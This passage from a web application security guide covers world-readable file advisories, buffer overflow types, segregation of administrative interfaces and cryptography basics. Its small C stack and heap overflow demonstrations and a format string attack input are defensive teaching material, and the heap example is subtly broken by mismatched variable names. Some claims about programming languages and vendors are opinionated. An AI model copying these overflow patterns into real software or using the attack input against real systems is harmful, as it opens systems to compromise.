18.13.2 How to protect yourself

- Ensure that all behind the scenes programs check user input prior to operating on it
- Run the application with the least privilege – in particular, the batch application should not require write privileges to any front end files, the network, or similar
- Use inbuilt language or operating system features to curtail the resources and features which the background application may use. For example, batch programs rarely if ever require network access.
- Consider the use of host based intrusion detection systems and anti-virus systems to detect unauthorized file creation.

18.14 Further Reading

- Klein, A., *Insecure Indexing*

<http://www.webappsec.org/projects/articles/022805-clean.html>

- Software exposing world-readable sensitive information

Microsoft Windows : SNMP community name is world readable by default (SNMP_Lanman_Enum) (Microsoft Windows NT: 4.0, Microsoft Windows 2000, Microsoft Windows XP, Microsoft Windows 2003 Server)

http://www.iss.net/security_center/reference/vuln/SNMP_Lanman_Enum.htm

FlexiSPY Victim/User Database Exposure (Full world readable access to ALL SMS/Emails/Voice data from victims/users) ('Demo' account from the FlexiSpy.com website) <http://seclists.org/bugtraq/2007/Jun/366>

Linux iSCSI leaves passwords exposed in world readable configuration file (Cisco's iSCSI implementation for Linux on Red Hat Linux) <http://www.seifried.org/security/advisories/kssa-004.html>

Firefox < 1.0 : opened attachments are temporarily saved world-readable (Firefox 0.9, Thunderbird 0.6, Mozilla 1.7) <http://www.mozilla.org/security/announce/2005/mfsa2005-02.html>

Internet Information Server : /iisadmin is world readable (Microsoft IIS) (the use of /iisadmin is not limited to the loopback address. Anyone can use it to reconfigure your web server)

<http://www.securityspace.com/smysecure/catid.html?id=10358>

cPanel : The Latest Visitors interface (/frontend/x3/stats/lastvisit.html) displays the last few entries from the access_log of a selected domain owned by an account. Due to improper handling of user input, an authenticated user could use a carefully crafted URL to view the contents of world-readable files on the system. (cPanel users should update to 11.24.4 build 36912 or higher) <http://www.cpanel.net/2009/08/cpanel-security-advisory-cve-2009-2275.html>

Lawson Financials RDBMS Insecurity : Oracle database authentication employs a single username and password for all transactions within the database. This username and password are stored in a world-readable text file called the "capital <database> file" (AIX, Digital Unix/Tru64, HP-UX, Sun Solaris and Windows NT/2000 + IBM DB2/UDB, Informix, Microsoft SQL Server, Oracle and Sybase) <http://securityvulns.com/docs3830.html>

FreeBSD < 4.3 (FreeBSD) : rmuser(8) had a race condition that briefly exposed a world-readable /etc/master.passwd. For more details, as well as workarounds and solutions, see security advisory FreeBSD-SA-01:59. <http://www.freebsd.org/releases/4.3R/errata.html>

Multiple vulnerabilities in the **Linux 2.6 kernel** (Mandriva Linux 2006)

<http://www.new.mandriva.com/security/advisories?name=MDKSA-2005:235>

MySQL world readable log files for bresilian Conectiva Linux 6.0 distribution (2002)

<http://www.securityfocus.com/advisories/3803>

Ubuntu 5.10 installer vulnerability , packages base-config and passwd : the Ubuntu 5.10 installer failed to clean passwords in the installer log files. Since these files were world-readable, any local user could see the password of the first user account, which has full sudo privileges by default. (linux Ubuntu 5.10 "Breezy Badger")

<http://www.ubuntu.com/usn/USN-262-1>

XWindow : The /dev/X directory is world readable and writable, and the files in it are also world readable and writable. Denial-of-Service attacks are possible, as well as possible data hijacking. The X server sets these permissions when it starts up, so there is no workaround for this issue. (Open UNIX 8 and UnixWare 7.1.1 and 7.1.3)

<http://www.net-security.org/advisory.php?id=1702>

Debian Local Security Checks : the tpspc.conf configuration file in freenet6, a client to configure an IPv6 tunnel to freenet6.net, is set world readable. This file can contain the username and the password used to contact the IPv6 tunnelbroker freenet6.net (Debian linux distro prior to version 0.9.6-1woody2)

<http://www.securityspace.com/smysecure/catid.html?id=53243>

WorkMan program is installed set-user-id root. A user with access to an account on the system can use the "-p" option to create a file anywhere in the file system or to truncate any file in the file system. The file specified with "-p" will be world-readable and world-writable when WorkMan is finished. This can enable the user to create accounts, destroy log files, and perform other unauthorized actions. (UNIX System V Release 4.0 and derivatives and Linux systems) <http://www.cert.org/advisories/CA-1996-23.html>

password exposure in fetchmailconf : passwords are written to a world-readable file (**unix fetchmailconf** < 1.43.2 and fetchmail < 6.2.5.4) <http://fetchmail.berlios.de/fetchmail-SA-2005-02.txt>

remote command execution (SSL man-in-the-middle attack and world-readable configuration file) (RedCarpet / rc daemon (rcd) in **Novell Linux** Desktop 9 and SUSE SLES 9) <http://lists.opensuse.org/opensuse-security-announce/2006-05/msg00019.html>

Cisco Clean Access : world-Readable snapshot files (Cisco devices)

<http://www.cisco.com/warp/public/707/cisco-sa-20070103-CleanAccess.shtml>

FreeBSD remove user command (rmuser) contains a race condition exposing /etc/master.passwd (FreeBSD 4.2-RELEASE, 4.3-RELEASE) <http://lists.freebsd.org/pipermail/freebsd-announce/2001-September/000739.html>

Debian vulnerabilities in libpam-radius-auth package, the PAM RADIUS authentication module: 1) The Debian package accidentally installed its configuration file /etc/pam_radius_auth.conf world-readable; and 2) An integer underflow in the mod_auth_radius module for Apache. (Debian GNU/Linux 3.0 alias woody)

<http://ftp.cerias.purdue.edu/pub/advisories/ciac/p-fy05/p-115.libpam.radius.auth.txt>

Debian Mantis package, a web based bug tracking system, installed the database credentials in a file with world-readable permissions onto the local filesystem. This allows local users to acquire the credentials used to control the Mantis database. (Debian GNU/Linux 5.0 alias lenny and sid)

<http://www.secuobs.com/secumail/btsecumail/msg16820.shtml>

Microsoft Erroneous VeriSign-Issued Digital Certificates Pose Spoofing Hazard : Attacker could digitally sign code using the name "Microsoft Corporation". (Microsoft Windows® 95, Windows 98, Windows Me, Windows NT® 4.0, Windows 2000, Windows XP Beta 2) <http://www.microsoft.com/technet/security/Bulletin/MS01-017.mspx>

ThHTTPd SSI vulnerability allows retrieval of world-readable files (thttpd 2.19)

<http://www.securiteam.com/unixfocus/6L00N0K06I.html>

Design error where the password is stored in the "HLM\SOFTWARE\Microsoft\SvcHst\msnvs\pre" registry key with world-readable permissions. (**IM Lock 2006 both Pro and Home, Microsoft Windows**)

<http://www.vupen.com/english/advisories/2006/0866>

Microsoft's Dr. Watson program stores comprehensive crash reports in a world-readable directory on the host computer (Microsoft Windows, all versions since Windows NT and 2000) (404 link) http://www.griffin-digital.com/dr_watson.htm

GNOME's Bug-Buddy currently sends crash reports unencrypted via sendmail (any Gnome-based linux/unix distro) <http://www.advogato.org/proj/bug-buddy/>

Microsoft Internet Explorer FTP Command Injection Vulnerability : an attacker could execute arbitrary commands on an unsuspecting user's authenticated or unauthenticated FTP session. An attacker could delete, rename, move, and possibly steal data and upload malicious files to an FTP server under the attacker's control, on behalf of the user. (all versions of Microsoft Internet Explorer < 7.0) <http://www.rapid7.com/security-center/advisories/R7-0032.jsp>

TIBCO Rendezvous "rvrd.db" Exposure of User Credentials : problem is caused due to usernames and passwords being stored insecurely in the world-readable file "c:\rvrd.db" (**TIBCO Rendezvous 7.x, Microsoft Windows**, possibly other platforms, still unpatched) <http://secunia.com/advisories/21748>

- Oracle 8i and 9i Servlet allows remote file viewing

<http://online.securityfocus.com/advisories/3964>

19. Buffer Overflows

19.1 Objective

To ensure that:

- Applications do not expose themselves to faulty components
- Applications create as few buffer overruns as possible
- Encourage the use of languages and frameworks which are relatively immune to buffer overruns.

19.2 Platforms Affected

Almost every platform :

- J2EE
 - native methods (JNI) or system calls are invoked
 - improper input validation
- .NET
 - unsafe or unmanaged code is invoked (such as the use of P/Invoke or RCWs or COM Interop or COM+)
 - improper input validation
- PHP
 - external programs or vulnerable PHP extensions written in C or C++ are called
 - improper input validation

For the Input Validation topic, please refer to section 14.

19.3 Relevant COBIT Topics

DS11.9 – Data processing integrity.

19.4 Description

Attackers use buffer overflows to corrupt the execution stack of a web application. By sending carefully crafted input to a web application, an attacker can cause the web application to execute arbitrary code - effectively taking over the machine. Attackers have managed to identify buffer overflows in a staggering array of products and components.

Buffer overflow flaws can be present in both the web server or application server products that serve the static and dynamic aspects of the site, or the web application itself. Buffer overflows found in widely used server products are likely to become widely known and can pose a significant risk to users of these products. When web applications use libraries, such as a graphics library to generate images, they open themselves to potential buffer overflow attacks. Literature on the topic of buffer overflows against widely used products is widely available.

Buffer overflows are found in custom web application code, and may even be more likely given the lack of scrutiny that web applications typically go through. Buffer overflow attacks against customized web applications can sometimes lead to interesting results. In some cases, we have discovered that sending large inputs can cause the web application or the back-end database to malfunction. It is possible to cause a denial of service attack against the web site, depending on the severity and type of the flaw. Over-large inputs may cause the application to output a detailed error message that may lead to a successful attack on the system.

Buffer overflow attacks generally rely upon two techniques (and usually the combination):

- Writing data to particular memory addresses
- Having the operating system mishandle data types

This means that strongly-typed programming languages (and environments) that disallow direct memory access usually prevent buffer overflows from happening.

All frameworks are potentially faillible for buffer overflows (leading to further abuse) because of the languages they were written in : mainly C and C++ (see section 19.5 below).

Consequently, Java is usually thought of by its supporters as « immune to buffer overflows ».

The general feeling amongst Java and .Net developers is that the main buffer overflows target is to be PHP.

Halas, this is not the case as (1) the main target of buffer overflows are Microsoft products like ASP.Net (see above, section 15.13 and secunia.org's figures below), and

(2) Java demonstrated 24 vulnerabilities over the years [5]. In « further reading » below there is a reference to "J2EE security for servlets, EJBs and Web services" by Pankaj Kumar [1] ; an extract is on the right side. JSP also was found vulnerable to buffer overflows, for instance using a combination of JSP, buffer and autoFlush attributes. [4]

Also, close studies demonstrated that neither .Net nor Java was more secure than the other (see references by Robert Scheier [2]).

On the other side, the PHP core demonstrated its robustness against buffer overflows ; the problems

usually come from badly coded user-provided (third party) extensions. Just to shed some light on this delicate topic, PHP has no vulnerability comparable to the integer overflows problem of J2EE. [3]

This said, it has to be recognized that it's quite difficult to exploit a buffer overflow in J2EE. ASP.Net has tons of referenced and easily-exploited buffer overflows (just ask Google) and PHP also had some in the past, but – FOSS⁴² model oblige – usually patched in less than 48h (an example is <http://secunia.com/advisories/22653/>)

By looking at the figures on Secunia.org :

tool	"buffer overflow" vulnerabilities	Comment as of 01/01/2010
PHP	20 alerts (13 without third-party extensions), out of which 4 in 2006, 9 in 2007, 1 in 2008 and 1 in 2009	Secured tool (Open Source)
Java	24 alerts, out of which 1 in 2006, 4 in 2007, 6 in 2008 and 8 in 2009	Unsecure tool (Open Source)
Dot.Net	9 alerts, out of which 1 in 2006, 1 in 2007, 2 in 2008 and 3 in 2009	Unsecure tool (Microsoft)

NB Microsoft itself is the origin of more than 225 security advisories of "buffer overflows" on Secunia.com, so it seems to be an in-house specialty. (I stopped counting at 225)

42 Free and Open Source Software

Java Security Model 31

tions it can execute. This makes sense when the program is trusted by the user to do things that he or she intends it to do. This is the case when you run a standalone Java program. However, one of the intended uses of Java is to support execution of *mobile code* downloaded from the Internet and run within the context of a user's Web browser. Applets are well known examples of mobile code that get downloaded from websites as part of displaying HTML documents. Not all applets can be given unrestricted access to a user's resources. Also, applets from one site cannot be allowed to access objects of applets from another site, within the same Web browser.

2. Even in situations without any mobile code, it is sometimes possible to exploit program vulnerabilities and trick a user process to execute code that it never intended by supplying it cleverly crafted input data over the network. This happens mostly due to failure of the program to validate the content or size of the input data and let it overwrite program stack or memory locations earmarked for different purposes. Recall from Chapter 1, *A Security Primer* that these are nothing but stack smashing and **buffer overflow** attacks and are the number one cause of top security vulnerabilities. Some of these are preventable at the programming language and execution environment level.
3. The OS security model does not extend to the networks and doesn't apply to security of communication between two parties over an untrusted network like the Internet. Think of it this way—by assigning appropriate access rights to a file on a multi-user machine, you can limit which users can read or modify it, but how do you ensure that the same content is not read or modified when being transmitted over a network?
4. A number of complex applications are used by multiple users and must authenticate the users and perform authorization of their actions. These users are not necessarily Operating System-level users. Think of any e-commerce site. It allows registration of new users and authentication of existing users through their browsers. In fact, most Web applications provide this functionality.
5. The fact that the same Java program must be able to run on multiple Operating Systems requires that they cannot rely on the security model and associated APIs of any one Operating System. Java addresses this issue by defining APIs with pluggable providers. For example, MS-Windows has its own way of managing users, assigning access rights and making this service available to Windows programs. Correspondingly, Java plat-

Buffer Overflows can be categorized depending on the type of buffer : Stack, Heap, for Numeric Operations (Integer, Float) or for Format Strings.

19.5 Influence of the Programming Language

If you already looked at the following paragraphs about specific buffer overflows, you'll notice that it is recommended not to use any code written in C or C++ .

« Why is that? » is not even a question, as it is amply demonstrated since the beginning of the language C in the 70s that it lacked proper checks : of array index ranges, of numerical ranges, of I/O errors, of array boundaries...

C (and later C++) was the language the students learned in the 90s, contrarily to older generations which learned programming with strong-typed 3G languages [eventually with with OO features] in stead of with a falsely strong-typed OO language deriving from check-nothing, take-it-easy, run-as-can-be C)

Speaking of compiled programming languages, the ones most able to avoid buffer overflows altogether are the ones including⁴³ automatically a whole range of checks :

- Range Checking
- Index Checking
- I/O Error Handling
- Stack Checking
- Overflow Checking
- *etc*

Such languages do exist since years and are perfectly up to the task or replacing C or C++ for writing extensions or CGI programs. The most perfect example is Pascal (and Turbo-Pascal and Delphi/Kylix and FreePascal). Any representant of the family derived from Algol-68 should be also good enough (Modula-2, Oberon), except C++ for what it's heritage is worth. Forth is also a candidate because of its robustness and speed.

⁴³ Unless the programmer explicitly sets them off to optimize code size ; today, there is little reason to reduce the size of an executable from 150KB to 128KB... (hint : think « IBM PC, 1981 »)

The checks listed are the standard compilation directives of Turbo-Pascal 1.0 (1983, sold 50 U\$D, total size of TURBO.COM (including the integrated development environment with compiler, Wordstar-style editor, and run-in-memory system) was 33,280 bytes). That's no bloatware.

19.6 General Prevention Techniques

A number of general techniques to prevent buffer overflows include:

- Code auditing (automated or manual)
- Developer training – bounds checking, use of unsafe functions, and group standards
- Non-executable stacks – many operating systems have at least some support for this
- Compiler tools – StackShield, StackGuard, and Libsafe, among others
- Safe functions – use `strncat` instead of `strcat`, `strncpy` instead of `strcpy`, etc
- Patches – Be sure to keep your web and application servers fully patched, and be aware of bug reports relating to applications upon which your code is dependent.
- Periodically scan your application with one or more of the commonly available scanners that look for buffer overflow flaws in your server products and your custom web applications.

19.7 Stack Overflow

Stack overflows are the best understood and the most common form of “buffer” overflows. The basics of stack overflows are simple:

- There are two buffers, the source buffer contains arbitrary attack input, and the destination buffer is too small to contain the attack input. The second buffer needs to be on the stack and somewhat adjacent to the function return address on the stack
- The faulty code does not check that the first buffer is too big for the second buffer. It copies the hostile data into the second buffer, obliterating the second buffer and the function return address on the stack
- When the function returns, the CPU unwinds the stack frame and pops the return address from the stack. The return address is now polluted and points to the attack code
- The attack code is executed instead of returning to the application’s previous caller.

The following example, written in C, demonstrates a stack overflow exploit.

```

C
#include <string.h>

void f(char* s) {
    char buffer[10];
    strcpy(buffer, s);
}

void main(void) {
    f("01234567890123456789");
}

[root /tmp]# ./stacktest

Segmentation fault

```

19.7.1 How to determine if you are vulnerable

If your program:

- Is written or depends on code written in C or C++, or on a program written in an other language that suffers from stack overflows AND
- Takes input from a user AND
- Does not sanitize it AND
- Uses stack allocated variables without any canary values

It is likely that the application is vulnerable to attack.

19.7.2 How to protect yourself

- Deploy on systems capable of using no execute stacks :
 - AMD and Intel x86-64 chips with associated 64 bit operating systems :
 - XP SP2 (both 32 and 64 bit),
 - Windows 2003 SP1 (both 32 and 64 bit),
 - Linux after 2.6.8 on AMD and x86-64 processors in 32 and 64 bit mode,
 - OpenBSD (Intel, AMD, Sparc, Alpha and PowerPC),
 - Solaris 2.6 and later with noexec_user_stack enabled
- Use programming languages other than C or C++
- Validate user input to prevent overlong input and check the values to ensure they are within spec (ie A-Z, a-z, 0-9, etc)
- If relying upon operating systems and utilities written in C or C++, ensure that they use the

principle of least privilege, use compilers that can protect against stack and heap overflows, and keep the system up to date with patches.

19.8 Heap Overflow

Heap overflows are problematic as they are not necessarily protected by CPUs capable of configuring no execute stacks. A heap is an area of memory allocated by the application run time to store dynamically-allocated variables and (in C) locally declared variables.

```
function foo(char *bar) {
    char thingy[128];
    ...
}
```

`bar` is passed via the stack, whereas `thingy` is allocated on the heap. The overflow possibilities are exploitable in exactly the same fashion as stack overflows.

The following example, written in C, shows a heap overflow exploit.

```
C
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define BSIZE 16
#define OVERSIZE 8 /* overflow buf2 by OVERSIZE bytes */

void main(void) {
    u_long b_diff;
    char *buf0 = (char*)malloc(BSIZE);           // create two buffers
    char *buf1 = (char*)malloc(BSIZE);

    b_diff = (u_long)buf1 - (u_long)buf0;         // difference between locations
    printf("Initial values: ");
    printf("buf0=%p, buf1=%p, b_diff=0x%x bytes\n", buf0, buf1, b_diff);

    memset(buf1, 'A', BUFSIZE-1), buf1[BUFSIZE-1] = '\0';
    printf("Before overflow: buf1=%s\n", buf1);

    memset(buf0, 'B', (u_int)(diff + OVERSIZE));
    printf("After overflow:  buf1=%s\n", buf1);
}

[root /tmp]# ./heaptest

Initial values:  buf0=0x9322008, buf1=0x9322020, diff=0xff0 bytes
Before overflow: buf1=AAAAAAAAAAAAAAAA
After overflow:  buf1=BBBBBBBBAAAAAAAA
```

The simple program above shows two buffers being allocated on the heap, with the first buffer being overflowed to overwrite the contents of the second buffer.

An example of what heap overflows are used for can be « The vulnerability is caused due to an

input validation error in the web-based Administrative Interface when handling a HTTP request. This can be exploited to cause a heap-based buffer overflow via a specially crafted HTTP request that contains a negative value in certain HTTP headers. Successful exploitation allows arbitrary code execution with SYSTEM privileges, but requires the ability to send HTTP requests to port 8004/tcp. » (<http://secunia.com/advisories/17049/>)

19.8.1 How to determine if you are vulnerable

If your program:

- Is written or depends on code written in C or C++, or on a program written in an other language that suffers from heap overflows AND
- Takes input from a user AND
- Does not sanitize it AND
- Uses heap allocated variables without any canary values

It is likely that the application is vulnerable to attack.

19.8.2 How to protect yourself

- Use programming languages other than C or C++
- Validate user input to prevent overlong input and check the values to ensure they are within spec (ie A-Z, a-z, 0-9, etc)
- If relying upon operating systems and utilities written in C or C++, ensure that they use the principle of least privilege, use compilers which can protect against heap overflows, and keep the system up to date with patches.

19.9 Format String

Format string buffer overflows are caused when the user inputs something similar to:

```
%08x.%08x.%08x.%08x.%08x\n
```

The above attack string will print the first five entries on the stack. Format strings are highly specialized buffer overflows and can be used to perform all the same types of attacks, including complete remote compromise.

19.9.1 How to determine if you are vulnerable

If your program:

- Is written or depends on code written in C or C++, or on a program written in an other language that suffers from buffer overflows AND
- Takes input from a user AND
- Does not sanitize it AND
- Uses the equivalent of functions like `printf()`, `snprintf()`, and friends, or uses system services which use them, like `syslog`

It is highly likely that the application is vulnerable to attack.

19.9.2 How to protect yourself

- Use programming languages other than C or C++
- Avoid the use of functions like `printf()` and friends which allow user input to modify the output format
- Validate user input to prevent format string meta characters from being used in input
- If relying upon operating systems and utilities written in C or C++, ensure that they use the principle of least privilege, deploy on systems with no execute stacks (not a complete protection), and keep the system up to date with patches.

19.10 Unicode Overflow

Unicode exploits are a bit more difficult to do than typical buffer overflows as demonstrated in Anley's 2002 paper, but it is wrong to assume that by using Unicode, you are protected against buffer overflows. Examples of Unicode overflows include Code Red, which is a devastating Trojan.

19.10.1 How to determine if you are vulnerable

If your program:

- Is written or depends on code written in C or C++, or on a program written in an other language that suffers from buffer overflows AND

- Takes Unicode input from a user AND
- Does not sanitize it AND
- Uses heap or stack allocated variables without any canary values

It is likely that the application is vulnerable to attack.

19.10.2 How to protect yourself

- Keep up with the latest bug reports for your web and application server products and other products in your Internet infrastructure. Apply the latest patches to these products.
- Periodically scan your website with one or more of the commonly available scanners that look for buffer overflow flaws in your server products and your custom web applications.
- Review your code for Unicode exploits

For your custom application code, you need to review all code that accepts input from untrusted sources, and ensure that it provides appropriate size checking on all such inputs.

This should be done even for environments that are not susceptible to such attacks as overly large inputs that are uncaught may still cause denial of service or other operational problems.

19.11 Integer Overflow

When an application takes two numbers of fixed word size and perform an operation with them, the result may not fit within the same word size. For example, if two 8 bit numbers 192 and 208 are added together and stored into another 8-bit byte, the result will simply not fit into the 8 bit result:

```
% 1100 0000
+ % 1101 0000
= % 0001 1001 0000
```

The top most half word is thrown away, and the remnant is not a valid result. This can be a problem for any language. For example, many hexadecimal conversions will “successfully” convert %M0 to 192. Other areas of concern include array indices and implicit short maths.

J2EE seems to not have any protection against Integer Overflow.

19.11.1 How to determine if you are vulnerable

- Look for signed integers, particularly bytes and shorts
- Are there cases where these values are used as array indices after performing an arithmetic operation such as + - * / or modulo?
- Does the code cope with negative or zero indices

19.11.2 How to protect yourself

- .NET: Use David LeBlanc's SafeInt<> C++ class or a similar construct
- If your compiler supports it, change the default for integers to be unsigned unless otherwise explicitly stated. Use unsigned whenever you mean it
- Use range checking if your language or framework supports it
- Be careful when using arithmetic operations near small values, particularly if underflow or overflow, signed or other errors may creep in

19.12 Further reading

Team Teso, *Exploiting Format String Vulnerabilities*

<http://www.cs.ucsb.edu/~jzhou/security/formats-teso.html>

Woo woo and Matt Conover, *Preliminary Heap Overflow Tutorial*

<http://www.w00w00.org/files/articles/heaptut.txt>

Chris Anley, *Creating Arbitrary Shellcode In Unicode Expanded Strings*

<http://www.ngssoftware.com/papers/unicodebo.pdf>

David Leblanc, *Integer Handling with the C++ SafeInt Class*

<http://msdn.microsoft.com/library/default.asp?url=/library/enus/dncode/html/secure01142004.asp>

Aleph One, *Smashing the Stack for fun and profit*

<http://www.phrack.org/phrack/49/P49-14>

Mark Donaldson, *Inside the buffer Overflow Attack: Mechanism, method, & prevention*

http://rr.sans.org/code/inside_buffer.php

NX Bit, Wikipedia article

http://en.wikipedia.org/wiki/NX_bit

Horizon, *How to bypass Solaris no execute stack protection*

http://www.secinf.net/unix_security/How_to_bypass_Solaris_nonexecutable_stack_protection_.html

Alexander Anisimov, *Defeating Microsoft Windows XP SP2 Heap protection and DEP bypass*, Positive Technologies

<http://www.maxpatrol.com/defeating-xpsp2-heap-protection.htm>

19.13 References

[1] Pankaj Kumar, *"J2EE security for servlets, EJBs and Web services"*, published with HP
<http://www.j2ee-security.net/book/cover/>

[2] Robert Scheier, *"No clear winner in .NET/J2EE security race"*
http://searchsoftwarequality.techtarget.com/tip/0,289483,sid92_gci1151876,00.html

[3] Andrew van der Stock, « buffer overflows found in ILDASM and ILASM », « unmanaged to managed data conversion error found in asp.net's IIS pipeline » and « integer overflows - J2EE has no overflow protection »

<http://www.webappsec.org/lists/websecurity/archive/2006-03/msg00021.html>

[4] Joris Van den Bogaert, *"JSP Buffer overflow : JSP, buffer and autoFlush attributes"*
<http://www.esus.com/javaindex/j2ee/javajsp/jspbufferautoflush.html>

[5] Secunia.com, complete list of the 24 Java buffer overflows so far (01/01/2010)
<http://secunia.com/advisories/search/?search=Java+%22buffer+overflow%22>

20. Administrative Interfaces

20.1 Objective

To ensure that

- Administrator level functions are appropriately segregated from user activity
- Users cannot access or utilize administrator functionality
- Provide necessary audit and traceability of administrative functionality

20.2 Environments Affected

All.

20.3 Relevant COBIT Topics

PO4

4.08 Data and System ownership – requires separate operational and security

administration

4.10 Segregation of duties

20.4 Best practices

Administrative interfaces is one of the few controls within the Guide which may be legally mandated – for instance Sarbanes Oxley requires administrative functions to be segregated from normal functionality as it is a key fraud control. For organizations that have no need to comply with US law, ISO 27002 also strongly suggests that there is segregation of duties. It is obviously up to the designers to take into account the risk of not complying with SOX requirements or ISO 27002 recommendations.

- When designing applications, map out administrative functionality and ensure that appropriate access controls and auditing are in place.
- Consider processes – sometimes all that is required is to understand how users may be prevented from using a feature by simple lack of access

- Help desk access is always a middle ground – they need access to assist customers, but they are not administrators.
- Carefully design help desk / moderator / customer support functionality around limited administration capability and segregated application or access

This is not to say that administrators logging on as users to the primary application are not allowed, but when they do, they should be normal users. An example is a system administrator of a major e-commerce site who also buys or sells using the site.

Administrative Interfaces, when web-based, are components per themselves and need to pass all the checks other components pass (user input validation and sanitization, identification and authorization, auditing, buffer overflows *etc*) as demonstrated by examples :

- <http://secunia.com/advisories/37221/> for IBM WebSphere Application Server's Administration Console (19/08/2008) : « Input passed to the administrative console is not properly sanitised before being returned to the user. This can be exploited to execute arbitrary HTML and script code in a user's browser session in context of an affected site. »,
- or when you read that « application allows users to perform certain actions via HTTP requests without performing any validity checks to verify the requests. This can be exploited to e.g. create additional administrator accounts by tricking an administrative user into visiting a malicious web site. » (osCommerce, <http://secunia.com/advisories/33446/>) (28/01/2009)

They also have specific possible flaws in the way they manage ACLs to web pages, for instance <http://secunia.com/advisories/31443/> for IBM WebSphere Portal Server : Authentication Bypass (from Security Assurance Team of the National Australia Bank : « the administrative interface not properly restricting access to certain pages. This can be exploited to perform certain administrative actions via a specially crafted HTTP request. »)

But the following of this section focuses itself only on the segregation of administrative interfaces from user interfaces, the above topics having been covered in previous sections.

20.5 Administrators are not users

Administrators must be segregated from normal users.

20.5.1 How to identify if you are vulnerable

Log on to the application as an administrator.

- Can the administrator perform normal transactions or see the normal application?
- Can users perform administrative tasks or actions if they know the URL of the administration action?
- Does the administrative interface use the same database or middleware access (for example, database accounts or trusted internal paths?)
- In a high value system, can users access the system containing the administrative interface?

If yes to any question, the system is potentially vulnerable.

20.5.2 How to protect yourself

- All systems should have separate applications for administrator and user access.
- High value systems should separate these systems to separate hosts, which may not be accessible to the wider Internet without access to management networks, such as via the use of a strongly authenticated VPN or from trusted network operations center.

20.6 Authentication for high value systems

Administrative interfaces by their nature are dangerous to the health of the overall system. Administrative features may include direct SQL queries, loading or backing up the database, directly querying the state of a trusted third party's system.

20.6.1 How to identify if you are vulnerable

If a high value system does not use strong authentication and encrypted channels to log on to the interface, the system may be vulnerable from eavesdropping, man in the middle, and replay attacks.

20.6.2 How to protect yourself

For high value systems:

- Use a separate hardened management network for administrative access
- Use strong authentication to log on, and re-authenticate major or dangerous transactions to

prevent administrative phishing and session riding attacks.

- Use encryption (such as SSL encrypted web pages) to protect the confidentiality and integrity of the session.

20.7 Further Reading

- Description of Oracle's Administrative Interfaces : HTTP or HTTPS, forms-based, (login,password)-based.

http://download.oracle.com/docs/cd/E12839_01/oid.1111/e10276/app_interfaces.htm

- Oracle Products Multiple Vulnerabilities (15/07/2009) : input via unspecified parameters to the administration server of Oracle Secure Backup is not properly sanitised before being used to invoke commands. This can be exploited to inject and execute arbitrary commands with SYSTEM privileges via specially crafted requests.

<http://secunia.com/advisories/35776/>

21. Cryptography

21.1 Objective

To ensure that cryptography is safely used to protect the confidentiality and integrity of sensitive user data

21.2 Platforms Affected

All.

21.3 Relevant COBIT Topics

DS5.18 – Cryptographic key management

21.4 Description

Initially the realm of academia, cryptography has become ubiquitous thanks to the Internet. Common every day uses of cryptography include mobile phones, passwords, SSL, smart cards, and DVDs. Cryptography has permeated through everyday life, and is heavily used by many web applications.

Cryptography (or crypto) is one of the more advanced topics of information security, and one whose understanding requires the most schooling and experience. It is difficult to get right because there are many approaches to encryption, each with advantages and disadvantages that need to be thoroughly understood by web solution architects and developers.

The proper and accurate implementation of cryptography is extremely critical to its efficacy. A small mistake in configuration or coding will result in removing most of the protection and rendering the crypto implementation useless.

A good understanding of crypto is required to be able to discern between solid products and snake oil. The inherent complexity of crypto makes it easy to fall for fantastic claims from vendors about their product. Typically, these are “a breakthrough in cryptography” or “unbreakable” or provide “military grade” security. If a vendor says “trust us, we have had experts look at this,” chances are they weren't experts!

21.5 Cryptographic Functions

Cryptographic systems can provide one or more of the following four services. It is important to distinguish between these, as some algorithms are more suited to particular tasks, but not to others.

When analyzing your requirements and risks, you need to decide which of these four functions should be used to protect your data.

21.5.1 Authentication

Using a cryptographic system, we can establish the identity of a remote user (or system). A typical example is the SSL certificate of a web server providing proof to the user that he or she is connected to the correct server.

The identity is not of the user, but of the cryptographic key of the user. Having an insecure key lowers the trust we can place on the identity.

21.5.2 Non-Repudiation

The concept of non-repudiation is particularly important for financial or e-commerce solutions. Often, cryptographic tools are required to prove that a unique user has made a transaction request. It must not be possible for the user to refute his or her actions.

For example, a customer may request a transfer of monies from her account to be paid to another account. Later, she claims never to have made the request and demands the money be refunded to the account. If we have non-repudiation through cryptography, we can prove – usually through digitally signing the transaction request with their private key, that the user authorized the transaction.

21.5.3 Confidentiality

More commonly, the biggest concern will be to keep information private. Cryptographic systems primarily function in this regard. Whether it be passwords during a log on process, or storing confidential medical records on a database, encryption can assure that only users who have access to the decryption key will get access to the data.

21.5.4 Integrity

We can use cryptography to provide a means to ensure data is not viewed or altered during

storage or transmission. Cryptographic hashes for example, can safeguard data by providing a secure checksum.

21.6 Cryptographic Algorithms

Various types of cryptographic systems exist that have different strengths and weaknesses. Typically, they are divided into two classes; those that are strong, but slow to run and those that are quick, but less secure. Most often a combination of the two approaches is used (e.g.: SSL), whereby we establish the connection with a secure algorithm, and then if successful, encrypt the actual transmission with the weaker, but much faster algorithm.

21.6.1 Asymmetric (also Public/Private Key Cryptography)

Asymmetric algorithms use two keys, one to encrypt the data, and either key to decrypt. These inter-dependent keys are generated together. One is labeled the Public key and is distributed freely. The private key must be kept secure.

Commonly referred to as Public/Private Key Cryptography, these algorithms can provide a number of different functions depending on how they are used. The most common implementation of public key cryptography is certificates. The public and private keys are encoded using one of several standardized formats that enable relatively simple transport and key management.

If we encrypt data with a user's public key (which is publicly available), we can send the data over an insecure network knowing that only the associated private key will be able to decrypt the data. We have ensured that the message is confidential.

Alternatively, if we encrypt data with our private key, only our public key can decrypt – we have just proven the message's authenticity, since only our key could have generated the message.

A Certificate Authority (CA), whose public certificates are installed with browsers or otherwise commonly available, may also digitally sign public keys or certificates. We can authenticate remote systems or users via a mutual trust of an issuing CA. We trust their 'root' certificates, which in turn authenticate the public certificate presented by the server.

PGP and SSL are prime examples of a systems implementing asymmetric cryptography, using the RSA or other algorithms.

21.6.2 Symmetric

Symmetric keys share a common secret (password, pass phrase, or key). Data is encrypted and decrypted using the same key. These algorithms are very fast, but we cannot use them unless we have already exchanged keys. Common examples of symmetric algorithms are DES, 3DES and AES. DES should no longer be used.

21.6.3 Hashes

Hash functions take some data (and possibly a key or password) and generate a unique hash or checksum. Since this is a one-way function, it is normally used to provide tamper detection.

MD5 and SHA-1 are common hashing algorithms used today. These algorithms are considered weak (see below) and are likely to be replaced after a process similar to the AES selection. New implementations should consider using SHA-256 instead of these weaker algorithms.

21.6.4 Key Exchange Algorithms

